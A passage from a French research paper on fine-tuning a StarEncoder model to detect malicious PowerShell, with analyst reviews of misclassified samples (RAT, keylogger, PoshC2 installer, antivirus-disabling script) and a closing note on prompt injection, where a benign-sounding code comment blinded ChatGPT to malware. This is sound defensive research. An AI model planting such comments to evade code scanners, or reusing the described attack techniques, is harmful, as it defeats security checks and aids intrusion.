Dans une première version, nous décidons de n'entraîner que la couche de classification : celle-ci exploite donc l'embedding calculé par le modèle déjà entraîné et permet d'obtenir la *décision* de classification. Les résultats de cette première version avec le modèle BERT « figé » – l'entraînement n'ayant pas modifié ses poids – nous donnent un point de comparaison pour évaluer l'apport du *fine-tuning*. Les résultats, visibles dans la table 1, sont calculés sur l'ensemble d'évaluation composé d'un mélange de 721 scripts malveillants et légitimes.

BERT Figé		BERT fine-tuned	
FPs	FNR	FPs	FNR
0.10%	99.57%	0.10%	**38.38%**
0.5%	17.32%	0.5%	**14.39%**
1.0%	12.12%	1.0%	**6.31%**
5.0%	5.63%	5.0%	**0.51%**

Tableau 1. Taux de faux négatifs fonction du taux de faux positifs, modèle BERT figé vs fine-tuned

L'entraînement de la couche de classification seule donne déjà des résultats exploitables, mais montre rapidement ses limites. Les taux de faux négatifs pour différents seuils de faux positifs fixés sont élevés, comme on peut le constater dans la table 1. En l'occurrence, le modèle a été entraîné sur des extraits de codes dont il devait apprendre s'ils étaient cohérents (un code complet) ou non (un code dans lequel une partie a été substituée par une autre), alors que nous souhaitons savoir si un code est malveillant ou non : l'embedding sur lequel s'appuie le classificateur est probablement biaisé, et peut ne pas contenir les informations souhaitées. On parle alors de désalignement des modèles. Nous procédons alors à un *fine-tuning* du modèle *StarEncoder*, c'est à dire que cette fois, plutôt que de n'entraîner que la couche de classification, nous autorisons l'algorithme d'optimisation à modifier les poids du réseau amont avec un taux d'apprentissage plus faible pour ne pas trop les perturber et risquer de dégrader les performances. Ce fonctionnement en deux étapes, pré-entraînement du modèle de fondation suivi du *fine-tuning* adapté à notre tâche, est très courant et particulièrement puissant car il nous permet de bénéficier de la pré-connaissance du réseau de neurones *StarEncoder* pré-entraîné, puis de l'adapter en douceur à notre tâche de classification et à nos données.

Le grand intérêt du *fine-tuning* est qu'il ne nécessite pas une quantité de données très importante. Dans notre cas, les sources présentées en

section C.1 nous ont permis d'obtenir 7500 scripts au total. Pour l'entraînement d'un modèle de deep learning de grande capacité (donc fortement paramétré) depuis zéro – modèle non entraîné et initialisé aléatoirement – cela serait considéré comme très insuffisant, car les volumes sont plutôt de l'ordre de plusieurs millions d'échantillons, et pour des LLM de plusieurs milliards d'échantillons. Mais dans le cas du *fine-tuning* d'un modèle pré-entraîné, ce petit jeu de données donne déjà de très bons résultats sur le jeu d'évaluation, avec une diminution significative du taux de faux négatifs aux seuils de faux positifs fixés (voir table 1). Nous pouvons remarquer que lorsque l'on baisse le taux de faux positifs, le taux de non-détection s'envole, ce qui est habituel dans un modèle de classification binaire, et le compromis entre les faux positifs et les faux négatifs d'un modèle se fait en jouant sur le seuil de décision choisi. Nous constatons donc qu'entraîner conjointement la couche de classification et les poids du LLM amont par *fine-tuning* donne de meilleurs résultats sur notre ensemble d'évaluation.

C.5 Corrections et améliorations itératives

Calcul de la classification sur les scripts de nos jeux de données Après avoir effectué l'entraînement de la couche de classification ainsi que le *fine-tuning* du modèle *StarEncoder* servant de base, nous disposons d'un premier modèle permettant de classer des fichiers PowerShell selon une échelle de malveillance, de 0 à 1. Nous allons voir que cela nous permet alors d'améliorer la qualité de notre jeu de données, et donc de notre modèle.

Nous pouvons en effet réutiliser tous les scripts dont on dispose, qu'ils fassent partie de l'entraînement ou non, pour avoir une idée du score associé. Nous fixons alors un seuil arbitraire (par exemple celui du taux de FP à 1%, correspondant à 6% de FN) et cherchons les erreurs de classification. Cela revient à demander au modèle où il s'est trompé, puisque nous connaissons les vraies classifications (malveillant ou non) de chaque script.

Nous analysons à la fois les données des jeux de validation et de test, mais également de celui d'entraînement. En *Machine Learning*, il est généralement admis que l'on ne teste jamais les performances de son modèle sur le jeu d'entraînement. Pourquoi nous le sommes-nous permis dans ce cas ? Parce que notre objectif n'était alors pas de valider le modèle, mais les données. Le modèle a très bien pu sur-entraîner sur le jeu d'entraînement, on s'attend donc à ce qu'il y fasse moins d'erreurs. Mais en regardant quelles sont ces erreurs, cela nous permettra néanmoins de valider la qualité de notre jeu de données. Une autre méthode, mais

qui nécessiterait plus de calcul, consisterait à évaluer les scripts des jeux de validation et de test, puis de refaire un entrainement en changeant le critère de partitionnement des jeux (entraînement, validation, test). Le nouveau modèle serait alors de nouveau utilisé pour évaluer les jeux de validation et de test, et ainsi de suite jusqu'à ce que tous les scripts aient été au moins une fois présents dans un jeu de validation ou de test. Nous obtiendrions par ce biais plusieurs modèles, mais surtout, pour chaque script, un score de classification obtenu par un modèle qui n'aurait jamais vu ce script en entraînement. La manière que nous avons choisi (un seul entraînement puis évaluation sur l'ensemble de test) n'est pas erronée pour autant : nous savons juste qu'elle sera *moins bonne* sur les scripts d'entraînement, mais cela n'est pas une réelle problématique pour ce que l'on souhaite faire du résultat.

Analyse et correction des classes Nous disposons à présent de 7500 scripts PowerShell et pour chacun d'entre eux nous avons obtenu un score de classification depuis notre premier modèle. Nous allons exploiter cette information pour trouver si des scripts n'étaient pas par hasard mal classés.

Imaginons par exemple le cas d'un script d'installateur de logiciel Chocolatey : il a pu être utilisé par un malware, donc être présent dans le jeu *malware*, mais également dans le jeu *goodware* car c'est un script légitime. Dans ce cas, le modèle sera entraîné à le classer alternativement malveillant ou légitime alors qu'il s'agit du même script. Il ne saura alors pas où trancher, et au final soit l'un se retrouvera en FP, soit l'autre en FN.[19]

Une fois ces erreurs trouvées, nous analysons les scripts en question : nous constatons alors que dans les malwares de nombreux scripts sont tout à fait légitimes (comme des installateurs), mais découvrons aussi des scripts parfaitement malveillants dans les données considérées comme saines ! Nous trouvons également dans le jeu *goodware* des scripts d'administration qui vont réaliser par exemple un *bruteforce* de mot de passe sur des comptes utilisateurs ou une exploitation de vulnérabilité. Ces exemples et les décisions associées seront détaillées dans la section D.

Dans la plupart des cas, nous décidons de changer les scripts de catégorie. Dans certains cas litigieux, où même l'analyste humain ne sait trancher formellement, nous supprimons les scripts du jeu de données, pour

[19] Dans la pratique, on a fait une déduplication avant le partitionnement des jeux d'entraînement, validation et test. Néanmoins il s'agit ici d'un exemple simplifié, et en réalité le sujet concerne typiquement la capacité du modèle à classer deux installateurs différents, l'un se retrouvant dans le jeu malveillant, l'autre non

être sûr de ne pas fausser les entraînements. Ce faisant, nous réduisons le bruit de notre jeu de données, en appliquant des labels corrigés.

Une fois les données corrigées nous réalisons un nouvel entraînement. On conçoit bien que le problème est moins difficile, car nous avons réduit le bruit de l'entraînement. Nous évitons donc de donner de mauvaises indications au modèle. Nous reproduisons ensuite cette opération (identification des FP, FN, correction des labels ou suppression) plusieurs fois jusqu'à ce que tous les FP et FN soient de vraies erreurs de classification.

Cette étape est cruciale dans notre processus : nous avons accepté au départ d'utiliser des données en source ouverte, de qualité non garantie, sans procéder à une analyse de tous les scripts collectés. Nous nous sommes seulement basés sur la source d'origine pour savoir si un script était supposé être malveillant ou non. Nous avons alors obtenu un premier modèle avec des capacités de détection acceptables mais non idéales. L'intérêt est que grâce à ce travail itératif, nous allons analyser uniquement les « pires erreurs », pour chaque nouveau modèle, jusqu'à obtenir un jeu de données « sain ». En faisant cela, nous savons que nous n'allons analyser manuellement que quelques pourcents de notre jeu de données et obtenir le même résultat final que si nous avions manuellement évalué le caractère malveillant de chacun des 7500 scripts d'entrée. Le modèle obtenu à la fin du processus sera alors nettement meilleur que ceux des premières itérations.

FPs	FNR
0.10%	6.44%
0.5%	2.58%
1.0%	2.58%
5.0%	0.52%

Tableau 2. Taux de faux négatifs fonction du taux de faux positifs, après validation manuelle des labels

Le but n'est pas de ne plus obtenir d'erreurs, mais que toutes ces erreurs soient *réelles* et ne trahissent pas des labels erronés. Il conviendra évidemment de poursuivre les efforts pour réduire encore plus les taux de faux positifs et faux négatifs, mais au moins, nous savons qu'ils ne sont plus liés à un jeu de données de mauvaise qualité. On peut alors constater que le modèle est nettement meilleur (voir table 2), notamment pour les faibles valeurs de faux positifs : cela signifie qu'en production, on

peut réduire énormément les alertes tout en obtenant un très bon taux de détection.

D L'œil de l'analyste CTI[20]

Afin de mieux comprendre les performances de notre modèle, il est indispensable d'effectuer l'analyse des faux positifs et faux négatifs afin de replacer les conclusions dans un contexte métier. Nous revenons donc ici sur la phase de correction du jeu de données avec l'œil de l'analyste en *Threat Intelligence*, qui vient enrichir le travail de l'analyste en intelligence artificielle, mais avec une expertise métier cybersécurité. En utilisant notre modèle avec un seuil de détection fixé de 0.7, correspondant à un seuil de faux positifs de 0.1% calculé sur un jeu de données de validation, nous calculons les prédictions du modèle sur deux ensembles de *goodwares* et de *malwares* comprenant respectivement 4743 et 3113 scripts. Nous obtenons pour ce jeu d'essai une répartition attendue de 0.10% de faux positifs (soit 12 scripts) et de 8,9% de faux négatifs (soit 277 scripts). Afin de comprendre ces résultats, nous allons effectuer l'analyse de certains des échantillons. A l'issue de ces analyses, nous choisirons, ou non, de reclasser certains échantillons et de relancer l'entraînement.

Pour rappel, nous entendons par *PowerShell malveillant* un script (ou une chaîne de caractères qui peut être exécutée par invite de commande PowerShell) qui, lorsqu'il est mis en œuvre, permet à un acteur malveillant de commettre des infractions numériques.

Éléments de contexte : techniques employées par les scripts malveillants Le script malveillant est généralement un élément clé d'une chaîne d'attaque. Le PowerShell en particulier se retrouve très souvent au cœur de l'infection, car il permet d'interagir efficacement avec le système d'exploitation Windows. On le trouve intégré à une pièce jointe, en infection initiale, pour charger un niveau intermédiaire, faire de la reconnaissance, installer une porte dérobée ou même, en effet final, en tant que *cryptolocker*.[21]Le groupe *LockBit* a d'ailleurs décliné son *ransomware* « Lockbit Black » en PowerShell. De plus, le langage PowerShell est très permissif, dans le sens où l'on peut altérer toute partie d'un système d'exploitation Microsoft Windows. Par ailleurs il a l'avantage pour les

[20] CTI :Cyber Threat Intelligence

[21] Ou *ransomware* : logiciel malveillant ayant pour but de chiffrer les données de valeur d'une cible, à son insu, afin de lui extorquer une rançon en échange d'une restitution potentielle.

attaquants de pouvoir être utilisé de manière polymorphe[22] et polyglotte.[23] Il va, le plus souvent, intégrer différents mécanismes permettant de retarder, ou même évader, sa détection. Parmi ces méthodes de protection on retrouve souvent de l'obfuscation du script en lui même, des IOC,[24] des charges embarquées (emport de fichiers binaires exécutables) ainsi que des cibles (par exemple une liste de services à arrêter).

Tous ces éléments sont importants à prendre en compte lorsque l'on évalue la dangerosité d'un script. De plus, notre objectif étant de faire de la détection de scripts malveillants, nous devons considérer le cas d'outils d'administration légitimes mais qui pourraient être utilisés à des fins malveillantes : dans ce cas, le système de détection est supposé à minima lever une alerte, quitte à ce qu'elle soit acquittée ou placée en liste d'acceptance afin d'éviter les alertes futures.

D.1 Faux Positifs

Dans cette section, nous analysons des échantillons faux positifs, c'est à dire qu'ils sont classés comme malveillants mais issus du jeu de données *goodwares.* Des extraits de ces échantillons sont disponibles dans l'annexe A.

Vrais faux positifs . . . autrement dit : le modèle se trompe !

— e91a881ebad0e4341ae2a1abcebc4e0e514c3c7a :
Nous sommes face à un éditeur de texte ou, tout du moins, un outil de traitement de chaînes de caractères en mode console, mais écrit en PowerShell. Notre moteur de détection le classifie probablement sur l'utilisation massive de handlers console keys et control meta qui sont orientés interaction avec les périphériques. Ce script n'est pas malveillant. Doit-on le reclasser ? Il est difficile pour notre modèle mais ce n'est pas grave. Il est sain d'avoir de la difficulté dans un jeu d'entraînement et cela démontre juste qu'il faudrait disposer d'un peu plus d'exemples de ce type. Nous choisissons donc de ne pas le reclasser.

— 22b0482f033f51e7d9996f92f55d4aa012d66e9a :

[22] Il peut prendre différentes formes obfusqué ou clair, noyé dans du padding. . .

[23] Un script PowerShell peut être intégré dans d'autres langages, le plus souvent le Javascript ou le Visual Basic.

[24] Indicators Of Compromission : éléments techniques caractéristiques d'une attaque en particulier

Ce script a pour but de générer des horodatages en comptant les *system ticks*[25] Il embarque un fichier exécutable encodé en Base64 et chargé au moment de l'exécution. Notre moteur le classifie probablement sur les références à l'utilisation de chaînes de caractères encodées, en particulier une chaîne de caractères inintelligible débutant par *TVqQ*[26] ou l'appel à *frombase64String*. Par ailleurs, l'encodage en Base64 est utilisé dans tout un panel de scripts malveillants afin d'obfusquer sciemment du contenu. Pour autant, l'encodage en Base64 n'est pas à associer automatiquement à un comportement malveillant. Nous en faisons une utilisation quotidienne au travers des courriels dont le contenu est souvent encodé pour permettre de conserver les informations de mise en forme ou l'intégration de binaires, comme des images ou pièces jointes. Ce script n'est pas malveillant. Nous choisissons de ne pas le reclasser.

Faux faux positifs ... autrement dit :
notre modèle a raison mais le script était mal classé à la base !

— A0BD8975DC2B3BF90CDA7D5B09767E44C8B8F0DE :
Ce script est un installateur « PoshC2 v3 »[27] sur un poste cible. Il embarque une bibliothèque DLL (*Dynamic Link Library*), non signée et encodée en Base64, qui implémente des fonctionnalités liées au réseau (interrogations, connexions, ouverture de ports etc). Lors de son exécution, il va récupérer une archive distante, la décompresser, puis créer les raccourcis associés pour démarrer facilement cet implant. Il est probable que notre moteur de détection classifie en se basant sur la présence de bloc encodé en Base64, et de l'appel à *frombase64String*, ainsi que de la création des fichiers de raccourcis avec l'option « Run as Administrator ». C'est une option qui va demander une élévation de privilège au moment de son exécution. Ce type d'implant est aussi bien utilisé par des équipes d'audit que par des acteurs malveillants, par exemple pour déployer des RAT (*Remote Acces Trojan*) et pérenniser leurs accès. Nous considérons ce script malveillant et nous choisissons de le reclasser en direction du jeu de données de *malwares*.

[25] Le *system tick* est une unité de temps sur laquelle se basent des timers et délais d'un système d'exploitation.

[26] Cette chaîne en particulier n'est pas anodine : une fois décodée on obtient la chaîne *MZ*, que l'analyste averti identifie immédiatement comme l'en-tête d'un fichier exécutable PE. Par extension, la chaîne encodée *TVqQ* est ainsi rapidement identifiée comme sensible.

[27] `https://poshc2.readthedocs.io/en/latest/`

Faux positifs... selon le contexte

— 1A7D2F713A598E6EDC947372237760117EC26CC6 :
Ce script semble être une fonction d'un ensemble d'outils d'administration. Il récupère des informations système sur un ordinateur cible et génère un rapport au format HTML. Il embarque un fichier exécutable encodé en Base64 et chargé au moment de l'exécution. Au sein d'un système d'information, les équipes de support informatique peuvent avoir besoin d'effectuer des inventaires. Ainsi, ils pourraient tout à fait mettre en œuvre ce type de scripts. A contrario, un acteur malveillant pourrait s'appuyer sur cette fonctionnalité afin d'effectuer l'environnement d'une cible.[28]

— 7F512C2C7C0AE433CCBEA1A9480DFA6C695F97FA :
Ce script semble être une interface de saisie d'identifiants de messagerie Outlook. Il embarque une bibliothèque DLL compilée qui effectue une authentification. Au sein d'une entreprise, on imagine facilement l'équipe d'administration informatique mettre en place ce type de script afin de proposer aux employés une mire de connexion personnalisée. Par contre, un acteur malveillant pourrait utiliser ce script afin de rediriger les demandes de connexions vers un serveur intermédiaire qu'il maîtrise (C2[29]).

— 81E8F58563FE35D5037DBE94543352F86AC25982 :
Ce script est une fonctionnalité d'un outil d'administration. Il a pour but de forcer le processus de mise à jour « Windows Update » sur des postes distants. C'est un cas courant que l'on peut retrouver implémenté, par une équipe d'administration système ou au sein d'une GPO.[30]

Pour les faux positifs que nous venons d'évoquer, la question de reclassement se pose. Ils ne relatent pas, en soit, de comportements malveillants. Mais selon leur contexte d'emploi ils peuvent le devenir. Ces échantillons seraient à considérer comme malsains si ils n'avaient pas leur place au sein de l'exploitation d'un système d'information. Les reclasser dans le jeu de données de *malwares* reviendrait à forcer notre modèle à les considérer comme malveillants, le rendant alors plus sensible. A l'inverse, les laisser en légitimes reviendrait à rendre notre modèle moins sensible. Or, nous savons déjà comment rendre notre modèle plus ou moins sensible car nous pouvons choisir son seuil de détection. Conserver ces scripts, d'un

[28] On parle de « faire l'environnement d'une cible » lorsque l'on récupère des informations utiles, dans ce cas, permettant de monter une attaque.

[29] C2 ou CNC : serveur de command and control.

[30] GPO : stratégie de groupe Microsoft Windows.

côté ou de l'autre, correspondrait à faire une autre forme de réglage en décidant arbitrairement du caractère malveillant de scripts pour lesquels nous-même sommes indécis.

Ainsi, nous choisirons de retirer simplement ces échantillons des jeux de données d'apprentissage ou de validation de notre modèle de détection.

D.2 Faux Négatifs

Dans cette section, voici les analyses des échantillons faux négatifs vus comme *sains* mais issus du jeu de données *malwares*. Des extraits de ces échantillons sont disponibles dans l'annexe B.

Compte tenu du nombre de scripts vus en tant que faux négatifs, nous les avons d'abord soumis à des plateformes d'analyse complémentaire[31] afin d'avoir un premier verdict du potentiel de malveillance. Nous analyserons ensuite différents échantillons représentatifs de différents niveaux de score.

Scores de 0 à 5 : 36 scripts (13%)	non malveillants
Scores de 6 à 15 : 74 scripts (27%)	suspects
Scores de 16 à 39 : 125 scripts (45%)	plutôt malveillants
Scores supérieurs à 39 : 0 scripts	malveillants
Sans verdict : 42 scripts (15%)	–

Tableau 3. Répartition des taux de détection d'outils sur des faux négatifs

On peut observer dans la table 3 une répartition des faux négatifs par score de détection. Cette répartition des scores basée sur des outils de détection tiers montre que selon eux, une partie seulement des faux négatifs serait de « vrais » faux négatifs. 13% des scripts ayant un score inférieur à 5 détections peuvent être considérés comme de vrais négatifs. Enfin, nous pouvons remarquer qu'aucun script n'obtient un score supérieur à 39 alors qu'une plateforme comme VirusTotal[32] comporte environ 70 antivirus : cela montre que même pour des méthodes de détection éprouvées déployées sur une plateforme publique, le sujet de la détection de PowerShell reste une vraie difficulté.

Vrais faux négatifs . . . autrement dit : notre modèle se trompe !

[31] Nous avons pour cela utilisé notre propres plateformes, mais présentons ici les scores de détection issus de Virustotal, accessibles librement

[32] `https://www.virustotal.com/`

- E96950F2B7A9C1CDD542AB5BCE025303A0B032F9 :
  Ce script est un *RAT*.[33] Il ouvre un accès en ligne de commande à distance sur une URL (*Uniform Resource Locator*) déterminée. Un pivot d'analyse sur l'url de connexion, `urlConsole = "https://mys....com/Ghtyjh54t...rth4eeGRjrgw212t67"`, permet de qualifier ce script comme associé aux malwares PowerPlant C2 mis en oeuvre pas le groupe d'attaquant FIN7. De part sa qualification, il est malveillant et sera donc conservé dans le dataset de *malwares*.
- 040464276BC4A8A381248453D58EAE69F553CAB7 : Ce script est un *Keylogger*.[34] Il est paramétré pour récupérer les frappes clavier et les envoyer à une adresse courriel prédéfinie. Un pivot d'analyse sur les paramètres indiqués en en-tête, `From = "ke...2381@gmail.com"/ Pass = "lo...sh@123"/ To = "lovis...great59@gmail.com"` permet de qualifier ce script comme malveillant également. Comme pour le précédent, la qualification de script nous indique qu'il a vocation à être conservé dans le dataset de *malwares*.

Faux faux négatifs ... autrement dit :

Notre modèle a raison et le fichier était mal classé à la base !

- 018A0AF276BDC26EEB94377261674154D6EF681F :
  Ce script est un simple encodeur de chaînes de caractères en Base64. Il prend en paramètres une chaîne de caractères ou un fichier. Il est tout à fait légitime !
- 09CAFE06DCAB909D51AA88DD81F2D155E4971D69 :
  Ce script est une simple fonction nommée `Invoke-VoiceTroll`. Son but est d'instancier le module de synthèse vocale et de lui faire dire le contenu du texte qui lui est passé en paramètre. C'est une fonction qui est légitime et qui peut être utilisée dans différents contextes comme celle d'un utilisateur aveugle qui a besoin de certaines options d'accessibilité dont la lecture vocale peut faire partie. Pour autant, il fait partie du cadriciel PowerShell *Empire* et c'est la raison pour laquelle il a été classé de cette manière à l'origine.
- E53CE0E8D1F8C13C402E1B5D536D46205FC83549 :
  Ce script a pour but de changer le fond d'écran d'une session utilisateur. Comme pour l'échantillon précédent, nous sommes face à un script qui fait partie du cadriciel PowerShell *Empire*, ce qui

[33] Remote Access Tool, un outil de prise en mains à distance

[34] Dispositif permettant de capturer les frappes claviers ou mouvement de souris à l'insu de l'utilisateur

explique son classement dans le dataset de *malwares*. Pour autant, il n'est pas malveillant.

Ici nous touchons du doigt une problématique de classification de nos données d'apprentissage. Sur un aspect « Threat intelligence », la présence de certains scripts peut trahir la mise en œuvre d'une suite logicielle malveillante par un groupe d'attaquants. Cependant, leurs contenus en eux-mêmes ne le sont pas nécessairement. Comme pour les vrais positifs, nous dégraderions notre modèle en les conservant dans le jeu de données *malwares*. C'est la raison pour laquelle ces scripts, détectés comme faux négatifs, seront reclassés en direction du jeu de données de *goodwares*.

Faux négatifs selon le contexte d'emploi

— 850EACDF078B851378FEE9B83A895A247F3FF1ED :
Ce script a pour but de désactiver les protections statiques et temps réel antivirales en altérant des clefs de registre définies. Il est plutôt bien écrit et intelligible. Il n'est pas obfusqué et n'embarque pas de charge exécutable encodée. Il peut donc être mis en œuvre par des attaquants qui souhaitent exécuter des programmes malveillants en toute impunité. Pour autant, ce script peut aussi être utilisé, au sein d'un processus de déploiement, afin de générer des machines volontairement affaiblies. Ce sont des usages réguliers dans les domaines de la *Threat Intelligence* et de l'analyse de malwares, par exemple lors de la réalisation de pots de miel ou de *sandbox*.

— 509F959F92210D8DD40710BA34548AE960864754 :
Ce script a été écrit comme preuve de concept de la méthode d'attaque *Kerberhosting*.[35] Il a vocation à être mis en œuvre au profit d'équipes d'auditeurs en sécurité informatique, à des fins d'entraînement. Par contre, il peut aussi être mis en oeuvre par des attaquants peu scrupuleux qui en auront dupliqué le code.

Au même titre que pour les échantillons de « faux positifs selon contexte », la question de reclassement peut se poser. Or nous avons indiqué être en capacité de régler la sensibilité de notre modèle. Ainsi, nous choisirons de retirer simplement ces échantillons des jeux de données d'apprentissage ou de validation de notre modèle de détection.

D.3 Interprétation des analyses

Grâce à l'analyse des échantillons de faux positifs et de faux négatifs, nous avons pu mettre en lumière les raisons pour lesquelles notre modèle

[35] Tentative d'extraction puis de déchiffrement des tickets Kerberos qui sont des certificats d'identification des hôtes d'un domaine Windows chiffrés.

a rendu ces verdicts. En l'occurrence, nous constatons que divers éléments influencent leur classification ; de la forme globale de certains scripts à l'utilisation de certaines fonctions : les scripts obfusqués par exemple, ou embarquant des charges encodées, sont plus souvent associés à des éléments malveillants alors que les scripts bien écrits ou indentés sont associés à des éléments légitimes.

Notre modèle a également mis le doigt sur certains éléments « gris » sur lesquels une analyse plus approfondie et un placement dans un contexte métier sont requis, au même titre que ce qu'aurait fait un analyste en terme de classification.

Au final nous avons reclassé lors de notre processus itératif une quarantaine de scripts de notre jeu de données que nous avons considéré comme mal labellisés et retiré une cinquantaine de scripts qui nous semblaient se trouver en zone grise. Nous avions déjà un modèle très efficace mais, avec ces actions, nous avons pu faire baisser les taux de faux positifs et de faux négatifs, améliorant ainsi la qualité de détection.

E Discussion

L'observation des erreurs de classification nous permet d'établir une analyse plus générale de la qualité du modèle.

E.1 Contamination des jeux de données

Il faut éminemment se méfier des jeux de données publics de malwares, car ils peuvent contenir de nombreuses erreurs de labellisation. Il a probablement suffi qu'un malware exploite un installateur pour que des fichiers similaires, ou correspondant à l'installateur, se retrouvent sur VirusShare ou MalwareBazaar. Faire reposer la détection sur ces jeux de données peut conduire à d'importantes erreurs opérationnelles. Au delà de l'aspect de la contamination des dépôts publics, il y a également l'aspect des mauvaises attributions de tags à prendre en compte. Le partage communautaire est une force mais il faut l'utiliser en connaissance de cause !

Inversement, même dans le cas de sources de scripts PowerShell sains, nous avons trouvé de nombreux scripts malveillants : *bruteforce* de mots de passe, preuves de concept d'exploitations de vulnérabilités, etc. Ces fichiers peuvent légitimement servir à vérifier la robustesse d'un parc de machines, mais nous amènent néanmoins à analyser plus en profondeur ce que l'on souhaite détecter.

E.2 De la recherche du fichier malveillant à celle du fichier malsain

Au regard des erreurs de classification, il est important de se demander ce qui nous intéresse en tant que défenseur. Nous souhaitons en effet protéger un système d'information de toute menace, mais le cas du PowerShell est très particulier car il est utilisé par des administrateurs systèmes disposant de prérogatives et d'objectifs proches de ceux d'un attaquant. Souhaite-t-on ainsi détecter tout fichier « malsain », qu'un RSSI (Responsable de la sécurité des systèmes d'information) ne souhaiterait pas voir sur son système d'information quoi qu'il arrive, ou bien doit-on s'en tenir aux fichiers malveillants ? Nos échanges avec les équipes de sécurité tendent à pousser vers une détection plus large : le SOC (*Security Operations Center*) ne souhaite plus simplement détecter ce qui constitue une menace connue et avérée. Pour se prémunir des nouvelles menaces, il souhaite aujourd'hui être conscient de ce qui peut *potentiellement* être malveillant. Cela passe donc par la compréhension de ce que peut faire un script, et dans quelle mesure cela pourrait le rendre malveillant. En entraînant un modèle à détecter ce qui constitue en soit un caractère potentiellement malveillant dans un script PowerShell, c'est exactement cet objectif que l'on remplit. Si cela amène à détecter un script d'administration utilisé sur le parc et réalisant des opérations sensibles, cela permettra également que le SOC en soit informé, dans le cas où il ne l'aura pas été par ailleurs.

E.3 Un script sain peut-il trahir à lui seul la présence d'un logiciel malveillant ?

Deux exemples de la section D.2 sont particulièrement intéressants d'un point de vue de la menace qu'ils constituent et du choix que l'on a opéré dans notre processus d'amélioration du jeu d'entraînement. En effet, deux scripts proviennent du cadriciel *Empire*,[36] clairement identifié comme malveillant. Il paraît donc évident, en terme de détection, que si ces scripts sont présents dans un système d'information, ils traduisent la présence d'*Empire* et doivent absolument faire lever une alerte.

Or, nous avons décidé de volontairement les reclasser comme *non malveillants* ! En effet, notre objectif n'est pas de détecter à tout prix un script qui trahisse la présence d'une activité malveillante. Notre objectif consiste à entraîner un modèle à détecter ce qu'est un script malveillant. Si nous l'entraînons à considérer qu'un script qui vise à changer de fond

[36] `https://github.com/BC-SECURITY/Empire`

d'écran constitue une action malveillante, cela risque de le perturber, et il sera au final moins bon, car il considérera que les fonctions systèmes de manipulation du fond d'écran de la session sont reliées à des actions malveillantes.

E.4 Limites de l'approche

Détection du caractère malveillant Nous venons de mettre le doigt sur une première limite de l'approche de détection de script malveillant PowerShell par un LLM (ou une autre technologie d'Intelligence Artificielle) : dans la mesure où nous pouvons entraîner un modèle à détecter ce qui constitue une action malveillante, nous ne pouvons pas l'entraîner à détecter une action saine mais révélatrice d'une activité malveillante.

Si le modèle nous permet à présent de détecter des nouvelles menaces inconnues des techniques de détection classiques par signature, il est bien impératif d'utiliser cette nouvelle capacité en complément par exemple d'un antivirus, qui lui contiendra une base de signatures. Ainsi, les deux se compléteront alors parfaitement : l'antivirus détectera correctement le script de changement de fond d'écran, car il traduit la présence d'*Empire*, et notre modèle détectera de nouvelles menaces par analyse des actions réalisées.

N'espérons donc pas résoudre tous les problèmes avec des algorithmes d'Intelligence Artificielle : nous démontrons ici que des bases de signatures seront toujours meilleures dans certains cas spécifiques.

Scripts encodés Nous avons régulièrement rencontré des scripts notamment malveillants (mais pas uniquement) encodés en Base64. Ils sont particulièrement simples, la chaîne est décodée puis exécutée, et le code réel réside non pas dans le script initial, mais dans le script décodé. Dans ce cas, notre modèle n'ayant aucune capacité de décodage, il est obligé de s'en remettre à la faible quantité de code entourant la chaîne de caractères. Pour traiter ce type de menace il est ainsi indispensable d'intégrer ce modèle dans une chaîne plus complète, grâce à laquelle la chaîne Base64 sera décodée de manière indépendante et traitée comme un nouveau script – dans l'éventualité ou il s'agirait de nouveau de code PowerShell – ou par d'autres techniques (pour une charge binaire par exemple).

Longueur du context Le modèle *StarEncoder* utilisé possède une taille de contexte de 1024 tokens, correspondant à environ 2000 caractères. Cela signifie que l'on ne peut pas lui fournir de scripts de taille plus importante.

Il existe plusieurs manière de remédier à cela, notamment en soumettant plusieurs blocs distincts au modèle, et en prenant une valeur moyenne, ou maximale des différents résultats. Néanmoins, c'est une limitation qu'il faut prendre en compte.

Nous sommes contraint ici par le modèle de fondation *StarEncoder*, déjà pré-entraîné et sur lequel nous n'avons pas la possibilité d'augmenter la taille de contexte. Néanmoins, nous sommes confiants dans la capacité future de la communauté à proposer de nouveaux modèles de fondation avec des tailles de contexte plus importantes.

Fond vs Forme Lors de l'analyse des échantillons incorrectement classifiés, nous avons remarqué qu'il arrivait que le modèle se trompe en portant de l'attention à la forme du code plutôt qu'à son fond. Ainsi, un code proprement formaté se retrouvera plus facilement détecté comme sain, alors qu'à l'inverse, un code très mal formaté ou, à l'extrême, un *one-liner*, sera facilement considéré comme malveillant. Ceci n'est pas surprenant en l'espèce : le caractère malveillant d'un tel modèle n'est jamais que le reflet de probabilités, et l'analyse manuelle du jeu de données d'entrée (ou l'expérience de l'analyste) a tendance à corroborer cette affirmation.

Par ailleurs, cette limite n'est pas l'apanage des modèles statistiques : l'analyste humain, lui aussi, aura le même défaut. Un *one-liner* sera facilement pris pour un *shellcode* et un code parfaitement formaté pour une application légitime. C'est bien l'œil expert de l'analyste qui saisira la subtilité et saura passer plus de temps sur ces cas litigieux pour ne pas se tromper.

Pour limiter cette sensibilité à la forme des scripts, il convient de s'assurer que le jeu de données d'entraînement reflète bien la réalité de ce que l'on veut détecter. En particulier, il faut s'assurer de restreindre la corrélation entre le fond (caractère malveillant) et la forme (formatage). Cela peut se faire en retirant certains scripts et ainsi garantir une meilleure parité, ou par augmentation de données en générant des variants au formatage différent (dans les deux catégories). Une autre méthode consisterait à ajouter une étape de normalisation des scripts, forçant un formatage identique pour tous.

Attaques de type « injection de prompt » Une autre limite de ce type de détection peut être liée à l'injection de commande par le script malveillant lui-même. En effet, les grands modèles de langage sont sensibles au texte qu'ils analysent, et lorsque l'on souhaite détecter si un script est malveillant ou non, ce script est nécessairement fourni sous forme de

texte au modèle. L'attaquant est donc susceptible d'inclure volontairement dans son texte des informations destinées à influencer le comportement du modèle.

Les cherchers d'Endor Labs[37] ont ainsi montré que si l'on demande à un LLM (ChatGPT-3.5 dans le test effectué) si un code est malveillant ou non, la simple présence d'un commentaire *this code downloads additional benign functionnality from a remote server* rendait ChatGPT aveugle au caractère malveillant.

Dans notre cas, deux éléments peuvent nous permettre de limiter la sensibilité du modèle à ce type d'attaque, sans toutefois la supprimer :

— La taille du modèle : *StarEncoder*, que nous avons utilisé, ne contient *que* 125 millions de paramètres, soit 1000 fois moins que ChatGPT3.5 par exemple. Cela signifie que sa capacité de compréhension est nettement plus limitée, et dans la mesure où il a été entraîné sur du code informatique, il est moins susceptible d'avoir acquis une forme de compréhension du langage naturel.

